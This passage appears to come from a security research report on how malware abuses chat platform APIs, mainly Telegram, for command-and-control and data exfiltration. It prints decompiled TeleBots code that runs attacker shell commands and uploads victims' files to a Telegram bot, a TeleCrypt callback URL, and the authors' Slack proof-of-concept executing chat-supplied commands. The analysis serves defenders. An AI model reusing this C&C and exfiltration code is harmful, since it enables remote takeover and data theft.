42   1…    172.16.67.58    149.154.175.50  TCP         66    49158 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
43   1…    172.16.67.58    149.154.175.50  TCP         66    49159 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
44   1…    149.154.175.50  172.16.67.58    TCP         66    443 → 49158 [SYN, ACK] Seq=0 Ack=1 Win=10220 Len=0 MSS=1460 SACK_PERM=1 WS=4
45   1…    172.16.67.58    149.154.175.50  TCP         54    49158 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
46   1…    172.16.67.58    149.154.175.50  SSL        159    Continuation Data
47   1…    149.154.175.50  172.16.67.58    TCP         66    80 → 49159 [SYN, ACK] Seq=0 Ack=1 Win=10220 Len=0 MSS=1460 SACK_PERM=1 WS=4
48   1…    172.16.67.58    149.154.175.50  TCP         54    49159 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
49   1…    172.16.67.58    149.154.175.50  TCP        277    [TCP segment of a reassembled PDU]
50   1…    149.154.175.50  172.16.67.58    SSL        139    Continuation Data
52   1…    149.154.175.50  172.16.67.58    TCP         60    80 → 49159 [ACK] Seq=1 Ack=224 Win=11292 Len=0
53   1…    172.16.67.58    149.154.175.50  HTTP        94    POST /api HTTP/1.1  (application/x-www-form-urlencoded)

    [TCP Segment Len: 223]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 224    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 256
    [Calculated window size: 65536]
    [Window size scaling factor: 256]
  ▶ Checksum: 0x33b0 [validation disabled]

0030  01 00 33 b0 00 00 50 4f  53 54 20 2f 61 70 69 20   ..3...PO ST /api
0040  48 54 54 50 2f 31 2e 31  0d 0a 43 6f 6e 74 65 6e   HTTP/1.1 ..Conten
0050  74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
0060  69 6f 6e 2f 78 2d 77 77  77 2d 66 6f 72 6d 2d 75   ion/x-ww w-form-u
0070  72 6c 65 6e 63 6f 64 65  64 0d 0a 43 6f 6e 74 65   rlencode d..Conte
0080  6e 74 2d 4c 65 6e 67 74  68 3a 20 34 30 0d 0a 43   nt-Lengt h: 40..C
0090  6f 6e 6e 65 63 74 69 6f  6e 3a 20 4b 65 65 70 2d   onnectio n: Keep-
```

Figure 37. Windows connection to Telegram

```
No.  Time  Source          Destination     Protocol  Length  Info
91…  2…    172.16.67.64    208.67.220.220  DNS         76    Standard query 0x02af A api.telegram.org
91…  2…    172.16.67.64    208.67.220.220  DNS         76    Standard query 0xdaee AAAA api.telegram.org
91…  2…    208.67.220.220  172.16.67.64    DNS        104    Standard query response 0xdaee AAAA api.telegram.org AAAA 2001:67c:4e8:f004::9
91…  2…    208.67.220.220  172.16.67.64    DNS        140    Standard query response 0x02af A api.telegram.org A 149.154.167.199 A 149.154.167.198 A 149.1…
91…  2…    172.16.67.64    149.154.167.199 TCP         74    41448 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294903372 TSecr=0 WS=128
91…  2…    149.154.167.199 172.16.67.64    TCP         74    443 → 41448 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=4204874181 TSec…
91…  2…    172.16.67.64    149.154.167.199 TCP         66    41448 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4294903399 TSecr=4204874181
91…  2…    172.16.67.64    149.154.167.199 TLSv1.2    374    Client Hello

▶ Frame 91845: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
▶ Ethernet II, Src: Apple_ce:91:a9 (14:10:9f:ce:91:a9), Dst: Ubiquiti_4c:5d:d9 (80:2a:a8:4c:5d:d9)
▶ Internet Protocol Version 4, Src: 172.16.67.64, Dst: 208.67.220.220
▶ User Datagram Protocol, Src Port: 57420 (57420), Dst Port: 53 (53)
▼ Domain Name System (query)
    [Response In: 91848]
    Transaction ID: 0x02af
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ api.telegram.org: type A, class IN

0000  80 2a a8 4c 5d d9 14 10  9f ce 91 a9 08 00 45 00   .*.L]... ......E.
0010  00 3e af ab 40 00 40 11  ee 92 ac 10 43 40 d0 43   .>..@.@. ....C@.C
0020  dc dc e0 4c 00 35 00 2a  82 0b 02 af 01 00 00 01   ...L.5.* ........
0030  00 00 00 00 00 00 03 61  70 69 08 74 65 6c 65 67   .......a pi.teleg
0040  72 61 6d 03 6f 72 67 00  00 01 00 01               ram.org. ....
```

Figure 38. API connection to Telegram

Telegram also has many of the same API functions like receiving messages in real time and uploading documents to chats for data exfiltration.

Telegram API requests go to *https://api.telegram.org/bot<token>/<function>*. This is indicative of a bot or a script attempting to communicate to the API. During testing, the applications downloaded from *telegram.org* and Telegram do not send traffic to the API, but rather communicate with specific hosts. This setup is markedly different from that of the other chat platforms tested where applications and web interfaces use the API as well.

Within the Telegram API, *channel_post* is used to send a message to a channel, for instance. The same holds true for uploading image files to the channel, with a file size limit of 10MB. For other files that may not necessarily be images, the function *sendDocument* is used to upload files of any type with a maximum upload file size of 50MB, which is less than Slack's but more than Discord's. The relatively small upload file size limit drastically reduces Telegram's utility as a data exfiltration program.

channel_post	Message	*Optional*. New incoming channel post of any kind — text, photo, sticker, etc.

Figure 39. Telegram *channel_post* API documentation

sendDocument

Use this method to send general files. On success, the sent Message is returned. Bots can currently send files of any type of up to 50 MB in size, this limit may be changed in the future.

Parameters	Type	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target channel (in the format `@channelusername`)
document	InputFile or String	Yes	File to send. Pass a file_id as String to send a file that exists on the Telegram servers (recommended), pass an HTTP URL as a String for Telegram to get a file from the Internet, or upload a new one using multipart/form-data. More info on Sending Files »
caption	String	Optional	Document caption (may also be used when resending documents by *file_id*), 0-200 characters
disable_notification	Boolean	Optional	Sends the message silently. iOS users will not receive a notification, Android users will receive a notification with no sound.
reply_to_message_id	Integer	Optional	If the message is a reply, ID of the original message
reply_markup	InlineKeyboardMarkup or ReplyKeyboardMarkup or ReplyKeyboardRemove or ForceReply	Optional	Additional interface options. A JSON-serialized object for an inline keyboard, custom reply keyboard, instructions to remove reply keyboard or to force a reply from the user.

Figure 40. Telegram *sendDocument* API documentation

How a KillDisk Variant Uses Telegram's API for C&C Communications

While monitoring the chosen chat platforms, ESET published a report regarding the KillDisk variant, TeleBots,[8] and how it used Telegram's API for C&C communications. The code was written in Python then turned into an executable file via PyInstaller. Executables created via PyInstaller can run on Windows without having to install Python. For this reason, decompiling the executable file back into code and reverse-engineering it and its capabilities turned out to be quite simple.

```
def yXHHjuUlKGiDfcym ( ) :
   global hitrOgS
   while True :
      try :
         XDoApFdFUMoskEdJLBf = str ( tINQtwFw . getCommand ( ) )
         if XDoApFdFUMoskEdJLBf == "help" :
            YdsAawqRWsSIZijWFK = "cmd||" + "cmd command" + '\n'
            YdsAawqRWsSIZijWFK += "cmdd||" + "cmd command" + '\n'
            YdsAawqRWsSIZijWFK += "getphoto||" + "path" + '\n'
            YdsAawqRWsSIZijWFK += "getdoc||" + "doc path" + '\n'
            YdsAawqRWsSIZijWFK += "forcecheckin||" + "random data" + '\n'
            YdsAawqRWsSIZijWFK += "time||" + "int" + '\n'
            YdsAawqRWsSIZijWFK += "ss||" + "random data" + '\n'
            tINQtwFw . sendMessage ( YdsAawqRWsSIZijWFK )
         if XDoApFdFUMoskEdJLBf . find ( "||" ) != ( - 1 ) :
            BprjW = XDoApFdFUMoskEdJLBf . find ( "||" )
            FueeEES = XDoApFdFUMoskEdJLBf [ : BprjW ]
            BprjW += 2
            tCBaRTdMEu = XDoApFdFUMoskEdJLBf [ BprjW : ]
            XDoApFdFUMoskEdJLBf = { 'CMD' : FueeEES , 'ARG' : tCBaRTdMEu }
            if XDoApFdFUMoskEdJLBf [ 'CMD' ] and XDoApFdFUMoskEdJLBf [ 'ARG' ] :
               FueeEES = XDoApFdFUMoskEdJLBf [ 'CMD' ]
               tCBaRTdMEu = XDoApFdFUMoskEdJLBf [ 'ARG' ]
               if FueeEES == 'cmd' :
                  nljiX ( tCBaRTdMEu )
               elif FueeEES == 'cmdd' :
                  UMOFlA ( tCBaRTdMEu )
               elif FueeEES == 'getphoto' :
                  tINQtwFw . send_photo ( tCBaRTdMEu )
               elif FueeEES == 'getdoc' :
                  tINQtwFw . sendDocument ( tCBaRTdMEu )
               elif FueeEES == 'ss' :
                  screenshot ( )
               elif FueeEES == 'forcecheckin' :
                  ULuzoOEfkxdSYsAXC ( )
               elif FueeEES == 'time' :
                  try :
                     hitrOgS = int ( tCBaRTdMEu )
                     tINQtwFw . sendMessage ( "Success!" )
                     try :
                        open ( direct , 'w' ) . write ( str ( hitrOgS ) )
                     except Exception as ATPwXUxBab :
                        tINQtwFw . sendMessage ( str ( ATPwXUxBab ) )
                  except :
                     tINQtwFw . sendMessage ( "Must be integer" )
                     sleep ( hitrOgS )
                     continue
               elif FueeEES == 'logout' :
                  tINQtwFw . sendMessage ( "LOGOUT +" )
                  break
               else :
                  sleep ( hitrOgS )
                  continue
         sleep ( hitrOgS )
      except Exception as ATPwXUxBab :
         if hPGUxl == True : IEsZBClIDicVgHdmnD ( ATPwXUxBab )
         sleep ( hitrOgS )
         continue
```

Figure 41. Screenshot of TeleBots's Python code

Some of the commands discovered in the code were:

Command	Description
Cmd|	Executes shell commands and sends results in chats
Cmd||	Executes shell commands but does not send results in chats
Getphoto|| %path%	Uploads pictures from infected computers to chats
Getdock||%path%	Uploads any type of file (up to 50MB) to chats
forcecheckin|| %random%	Collects Windows version, platform (x64 or x86), and current privileges
time|| %seconds%	Changes interval between execution of commands
ss||	Captures screenshots (not implemented)

What Does the Code Do?

Similar to our PoC for Slack, the code provides the attacker real-time C&C ability over the victim machine through a chat platform API. In this case, the group responsible for KillDisk ransomware uses Telegram as an actual C&C utility to issue commands to infected systems, most likely to steal information.

Considering the ability to execute commands, it is very possible for the culprit to install even more malware to target machines using native OS commands. Depending on the systems, these commands may be PowerShell or Linux commands. The flexibility of writing C&C communications in Python allows this to work on multiple platforms with little reworking of the code.

```
def sendDocument ( self , path ) :
    uUeSxGqSISPmImMc = open ( path , 'rb' )
    UxRieiEGRGxfn = r'sendDocument'
    wLNoTuCFjAhGLRQ = { 'chat_id' : self . chatid }
    vYjMZ = { 'document' : uUeSxGqSISPmImMc }
    return DkAngPey ( self . botapi , UxRieiEGRGxfn , params = wLNoTuCFjAhGLRQ , files = vYjMZ , method = 'post' )
```

Figure 42. Screenshot of the Telegram API's *sendDocument* function

For data exfiltration, the *getdoc* command typed into Telegram calls the *sendDocument* function within the code, opens the file, and uses the Telegram API function *sendDocument* to upload the selected document to Telegram's servers.

```
def send_photo ( self , path ) :
    clRdgYugxIHny = open ( path . decode ( locale . getpreferredencoding ( ) ) . encode ( 'utf8' ) , 'rb' )
    UxRieiEGRGxfn = r'sendPhoto'
    wLNoTuCFjAhGLRQ = { 'chat_id' : self . chatid }
    vYjMZ = None
    if not hLbnztVuSzKZxuhUVX ( clRdgYugxIHny ) :
        vYjMZ = { 'photo' : clRdgYugxIHny }
    else :
        wLNoTuCFjAhGLRQ [ 'photo' ] = clRdgYugxIHny
    return DkAngPey ( self . botapi , UxRieiEGRGxfn , params = wLNoTuCFjAhGLRQ , files = vYjMZ , method = 'post' )
```

Figure 43. Screenshot of the Telegram API's *send_photo* function

The *getphoto* command calls the *send_photo* function within the code, which then calls the Telegram API *sendPhoto* function to upload the file to Telegram's servers. One thing to note here is that there appears to be no file size limit within the *sendPhoto* function, unlike with the *sendDocument* function.

```
class rTaYpqveSpxCQtqdP ( Thread ) :
    def __init__ ( self , command ) :
        Thread . __init__ ( self )
        self . command = command
        self . daemon = True
        self . start ( )
    def run ( self ) :
        try :
            HrnRxavZHB = Popen ( self . command , shell = True , stdout = PIPE , stderr = PIPE ,
 stdin = PIPE )
            try :
                LOKVQFLHflXXifbevk = HrnRxavZHB . stdout . read ( ) . decode ( 'cp866' ) . encode ( 'utf8' )
            except Exception as pNncpaQTuJzDSho :
                KYAPnQTTaj . sendMessage ( str ( pNncpaQTuJzDSho ) )
                LOKVQFLHflXXifbevk = HrnRxavZHB . stdout . read ( )
            try :
                LOKVQFLHflXXifbevk += HrnRxavZHB . stderr . read ( ) . decode ( 'cp866' ) . encode ( 'utf8' )
            except Exception as pNncpaQTuJzDSho :
                KYAPnQTTaj . sendMessage ( str ( pNncpaQTuJzDSho ) )
                LOKVQFLHflXXifbevk += HrnRxavZHB . stdout . read ( )
            print LOKVQFLHflXXifbevk
            KYAPnQTTaj . sendMessage ( LOKVQFLHflXXifbevk )
        except Exception as pNncpaQTuJzDSho :
            if PcweFQncd == True : XJOHNkdNtDtU ( pNncpaQTuJzDSho )
            pass
```

Figure 44. Screenshot of the TeleBots command function

To send a command for the system to run, it uses the *os.popen* functions within Python, which opens a subprocess for the OS to perform a given task. The argument *popen* is the actual command you want to run. In this case, this was passed by the attacker in the Telegram chat. It then opens a process and executes the command within the OS. On a Windows system, for example, this can be anything from *dir* to *net* user, or even a PowerShell command to download more malware that can then be executed.

```
elif "cmd" in j_result['text']:
    if len(j_result['text'].split()) == 1:
                    resposne = post_slack(API,chid,"USAGE: cmd <some_command args>",user_name)
                response = post_slack(API,chid,"Try Again!!",user_name)
    else:
        cmd = j_result['text'].strip("cmd")
        response = post_slack(API, chid, "Running command: `" + cmd + "` ... This could take a while", user_name)
                    result = os.popen(cmd).read()
        response = post_slack(API,chid, "Result:\n```" + result + "```", user_name)
```

Figure 45. Screenshot of the PoC command functionality

In our PoC for Slack, this same functionality was created owing to the simple fact that it was essential for effective C&C setup. Our argument also needed to be made as *cmd* as well as the same kind of command that an attacker would want to run on the remote system. *Os.popen* was called with the command sent via the channel controlling that given machine. The results were then returned and posted to Slack, in a manner similar to the TeleBots's call. The *sendMessage* function is then called, as previously described.

Authorizing your bot

Each bot is given a unique authentication token when it is created. The token looks something like `123456:ABC-DEF1234ghIkl-zyx57W2v1u123ew11`, but we'll use simply **<token>** in this document instead. You can learn about obtaining tokens and generating new ones in this document.

Figure 46. Screenshot of Telegram's documentation showing the token structure

```
qtrWWrfoLUGeUI = '253489758:[redacted]'
QequAMwlKB = '[redacted]'
PcweFQncd = True
foyfxajmEuPCVaJl = "https://api.telegram.org/bot{0}/{1}"
```

Figure 47. Screenshot of the TeleBots code showing a similar token structure

In the case of TeleBots, a statically assigned token is used by the attacker, rather than using OAuth to pass authentication, as implemented by Telegram. If the key is somehow found (or stolen), it is possible to use the token to join and monitor channels, post messages as the token owner, and perform any other functions that the API allows.




Figure 48. Diagram of real-time communication (and possible data exfiltration) with Telegram

```
class mGYPGqombvNcHB :
    def __init__ ( self , botapi , chatid ) :
        self . botapi = botapi
        self . baseurl = "https://api.telegram.org/bot" + self . botapi
        self . chatid = chatid
        self . ssl_cert = ssl . SSLContext ( ssl . PROTOCOL_TLSv1 )
```

Figure 49. Screenshot of Telegram's upload capabilities

Real-time communication is done by means of websockets, or webhooks in Telegram's case. An attacker can carry out real-time communication with a compromised system via a proxy, which prevents communication with a compromised machine from being traced. This also applies to any data exfiltration efforts the attacker may conduct during the process.

As shown in the example below, like other chat platform APIs, Telegram's API allows uploading of photos and documents, even to data-hosting services that are encrypted with Secure Sockets Layer (SSL).




Figure 50. Telegram API photo and document uploading functions

How TeleCrypt Uses Telegram's API for C&C Communications

Another notable instance of abuse was discovered in November 2016, when the TeleCrypt[9] was spotted using Telegram's API to send the machine name of a new victim to its cybercriminal owner, along with other information needed to help with the decryption of ransomware-encrypted data. While not as problematic as KillDisk, it still is a routine to take note of. Below is the TeleCrypt code.

```
https://api[.].telegram[.]org/bot<token>/sendmessage?chat_id=<id>&text=HOSTNAME_
UID_RANDOMGENSTRING
```

```
{
    ok: true,
  - result: {
        message_id: 4369,
      - from: {
            id: 219713279,
            first_name: "KittyBot",
            username: "Kittyback_bot"
        },
      - chat: {
            id: 247910479,
            first_name: "KittY",
            last_name: "back",
            type: "private"
        },
        date: 1486579952,
        text: "OICU812_f234234b2346234_RANDOMGENSTRING"
    }
}
```


Figure 51. Screenshot of the JSON response from Telegram

TeleCrypt uses the *sendMessage* function to post a message to a specific channel. The message is a universally unique identifier (UUID) for the compromised computer. According to TeleCrypt's code, the message is posted with the request below.


```
{
    ok: true,
  - result: {
        id: 219713279,
        first_name: "KittyBot",
        username: "Kittyback_bot"
    }
}
```


Figure 52. Screenshot of *getMe* function result




Figure 53. Screenshot of the TeleCrypt author's advertisement or contact details

While testing communications with Telegram's API, we set the computer name with random data to see what the response would be. Below is the JSON response from the system, signifying that the system was up and indicating information including the message that was entered into the Telegram chat that the actors opened.


```
{
   ok: true,
  - result: {
      message_id: 4369,
    - from: {
          id: 219713279,
          first_name: "KittyBot",
          username: "Kittyback_bot"
      },
    - chat: {
          id: 247910479,
          first_name: "KittY",
          last_name: "back",
          type: "private"
      },
      date: 1486579952,
      text: "OICU812_f234234b2346234_RANDOMGENSTRING"
  }
}
```


Figure 54. JSON response from Telegram

Every now and then, the malware will call back to the channel on Telegram to make sure it can still communicate with it. To do this, the malware uses the *getMe* function within the API, which is designed to test the authentication token of the bot. Apparently in the case of TeleCrypt, it uses this simple function as a sort of heartbeat to ensure that the communication paths to Telegram are still active.

However, TeleCrypt actors still chose to communicate with their victims via another chat client, ICQ, instead of Telegram itself, presumably because they wanted to ensure their anonymity. Below is the ransom message sent via ICQ, telling the victims how they can be contacted to initiate the decryption of ransomware-encrypted data (see Appendix F for the IoCs related to the malware observed in Telegram at the time of writing).

Unlike in the previous version, the getMe function was removed to determine if the API is available. The bot's name was changed from "KittyBot" to "Xcrypt_info" as well.

```
{
  ok: true,
  - result: {
      message_id: 837,
    - from: {
        id: 268229595,
        first_name: "Xcript_info",
        username: "Xcrypt_info_bot"
      },
    - chat: {
        id: 309138838,
        first_name: "X",
        last_name: "Crypt",
        type: "private"
      },
      date: 1486612528,
      text: "dc-fileserv_60921_X7WIYOI3x8rYfxdZRIGOIom04qTI1LfNiXcphbNck/wvx1NfoI419mxHIxEFzGPkTnAATfiO5tExr9Xn4sOi/3EhGu4rYF9OLJC4ddAbwc15vKxrFhJC6yAprPD/xmZCEWGVwe31NdaEGV0Mo6y4dRdjvQwPJbqTnoCirfX_конец,
      , , , 8388608"
  }
}
```


Figure 55. Screenshot showing changes made to the TeleCrypt code

The text field where the Unique Identifier (UID) and Random String are also generated differently than previously seen. Interestingly, at the end of the text string is "noCir!X_конец," which roughly translates to noCir!X_end in English. After the X_end are four commas and an integer (in this case, 8388608). The functionality between versions remained the same despite the different calls made to Telegram.

Yet another point of distinction for Telegram is its terms of service[10], which, unlike those of the previously discussed chat platforms, do not cover the use of the service for malicious purposes. To be sure, a portion in the terms of service expressly forbidding such use does not accomplish anything in the way of actually protecting users of the service, but its omission may be a reason for the relatively higher frequency of instances of abuse of Telegram's API in the wild. On the other hand, having terms of service that expressly forbid malicious activity may also embolden attackers to try to take advantage of the service.

For monitoring purposes, here are the IP addresses associated with Telegram's API:

- 149.154.167.197
- 149.154.167.198
- 149.154.167.199
- 149.154.167.200

Potential Abuse of Self-Hosted Chat Clients and Social Networks

Apart from chat clients hosted by the third-party service providers, open source versions that can be hosted locally also exist, along with social networking sites that offer similar chat functionality. To expand our discussion, we reviewed HipChat and Mattermost for the former category and Facebook and Twitter for the latter.

HipChat

HipChat is the closest to the other platforms that have been discussed so far in terms of API support. It allows for webhooks, much like the other systems that involve real-time communications.

HipChat offers prebuilt virtual machine (VM) files as well as instructions to deploy itself to Amazon Web Services. This gives an attacker the ability to build a system that may reside on a domain that is quite similar to the target, or any other type of typo-squatting domains that look similar enough that it may be hard to detect the network traffic.

Much like the other systems, HipChat uses encryption over HTTPS. This makes it very difficult to determine whether an attacker is using HipChat as a C&C server or not.

Using a dedicated server instead of a third party may expose the attacker's details during system registration. In this scenario, the attacker can simply cover his tracks by compromising another system and installing HipChat there. In this case, there is no difference from other C&C infrastructures used, except that it has its own API that can be taken advantage of, much like in the previous three chat platforms discussed.

Mattermost

Mattermost is in the same category as HipChat, as it is another popular service for users who do not want to use an externally hosted chat platform. Mattermost's API is more restricted though, as it does not allow much of the same functionality that the other platforms do, which most likely makes it undesirable for threat actors.

With Mattermost, the REST API is used to interact with the channels. For example, to create a post to a channel, the function below is used.

```
/api/v3/teams/{team_id}/channels/{channel_id}/posts/create/
api/v3/teams/{team_id}/channels/{channel_id}/posts/{post_id}/get
```

To get a message that was typed, the *post_id* is needed. To retrieve the last message, the ID should be set to *0.* If run within short time frames, this could be carried out in near real time. However, this would cause a lot of requests to the API on the hosts and would likely raise alarms within network monitoring. Because of this, Mattermost may not be very appealing to attackers who want to build their own systems and create C&C infrastructures.


Twitter

Twitter has been subjected to abuse by cybercriminals for quite some time now. As a result, the popular social networking service has become adept at detecting malicious accounts based on behavioral statistics. In turn, attackers are always finding ways around Twitter's measures so they can continue to use the service for malicious purposes, including phishing, spamming spurious links, and even cyberpropaganda.

Since Twitter offers an API, some of the same functions that have been discussed can be performed within the service. Due to its nature as a microblogging site, however, communication is not done in real time, as it is in a full-fledged chat platform.

The Twitter API allows for messages to be created, posted, and read in the form of tweets or, for more covert C&C controls, direct messages (DMs). Requests to Twitter's API will use *https://api.twitter.com*. If there is a POST, it will send a message. If a GET request is sent, it will read a message.

Requests from the popular Twitter account management software TweetDeck are directed to the same domain. For this reason, blocking the use of Twitter as a C&C server can be difficult if your organization uses TweetDeck as well as Twitter's core applications and web interface.



No.	Time	Source	Destination	Protocol	Length	Info
55	6…	172.16.67.32	8.8.8.8	DNS	71	Standard query 0xbc6f A twitter.com
56	6…	172.16.67.32	8.8.8.8	DNS	75	Standard query 0xf5fd A api.twitter.com
57	6…	172.16.67.32	52.90.208.251	TLSv1.2	118	Application Data
58	6…	172.16.67.32	52.90.4.230	TLSv1.2	118	Application Data
59	6…	172.16.67.32	52.90.4.230	TLSv1.2	118	Application Data
60	6…	8.8.8.8	172.16.67.32	DNS	103	Standard query response 0xbc6f A twitter.com A 104.244.42.65 A 104.244.42.129
61	6…	172.16.67.32	104.244.42.65	TCP	78	54085 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1045091408 TSecr=0 SACK_PERM=1
62	6…	8.8.8.8	172.16.67.32	DNS	139	Standard query response 0xf5fd A api.twitter.com A 104.244.42.194 A 104.244.42.130 A 104.244.…
63	6…	172.16.67.32	104.244.42.194	TCP	78	54086 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1045091476 TSecr=0 SACK_PERM=1
64	7…	172.16.67.32	104.244.42.65	TCP	78	54087 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1045091621 TSecr=0 SACK_PERM=1
65	7…	172.16.67.32	104.244.42.194	TCP	78	54088 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1045091627 TSecr=0 SACK_PERM=1

```
▶ Frame 56: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0
▶ Ethernet II, Src: Apple_ce:91:a9 (14:10:9f:ce:91:a9), Dst: Ubiquiti_4c:5d:d9 (80:2a:a8:4c:5d:d9)
▶ Internet Protocol Version 4, Src: 172.16.67.32, Dst: 8.8.8.8
▶ User Datagram Protocol, Src Port: 50139 (50139), Dst Port: 53 (53)
▶ Domain Name System (query)

0000  80 2a a8 4c 5d d9 14 10  9f ce 91 a9 08 00 45 00   .*.L]... ......E.
0010  00 3d 48 43 00 00 40 11  33 2d ac 10 43 20 08 08   .=HC..@. 3-..C ..
0020  08 08 c3 db 00 35 00 29  03 ed f5 fd 01 00 00 01   .....5.) ........
0030  00 00 00 00 00 00 03 61  70 69 07 74 77 69 74 74   .......a pi.twitt
0040  65 72 03 63 6f 6d 00 00  01 00 01                   er.com.. ...
```

Figure 56. Screenshot of Twitter connection domains

Facebook

In January 2017, IT security website Zone13.io published a blog post[11] explaining how to exfiltrate data via Facebook using text. Twitter's 140-character limit makes this feat a difficult task, but Facebook offers a lot more leeway as it allows 63,206 characters in a single post. As Zone13.io pointed out, one would not want to convert a file into ASCII then copy and paste it to his timeline. What would be more appealing is for one to use Facebook's API to post the information.

